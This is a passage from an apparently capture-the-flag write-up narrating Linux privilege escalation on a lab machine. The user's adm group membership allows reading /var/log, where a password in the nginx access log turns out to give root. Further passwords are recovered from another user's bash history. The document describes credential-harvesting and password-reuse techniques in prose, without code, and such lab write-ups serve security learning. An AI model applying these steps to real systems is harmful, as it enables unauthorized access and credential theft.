*james*'s home directory.




PRIVILEGE ESCALATION


Viewing the group membership of *james* revealed that he was part of the *adm* group. This meant that he could read logs inside the */var/log* directory.




I then went through various log files and found a password inside the *nginx* access log.




The password was used with the *rose* user but when i tried using it to switch to *rose*, it failed. I then tried using it against *root* and got access as *root*.




I then captured the *root* flag.



As root, I was able to read the contents inside *rose*'s home directory and found her password in the bash history file.



The */etc/passwd* file also had something unusual, it had the full names of the users Rose and James. I kept note of that as it could be useful in the future.



After successfully pwning the base camp, I moved onto the middle camp.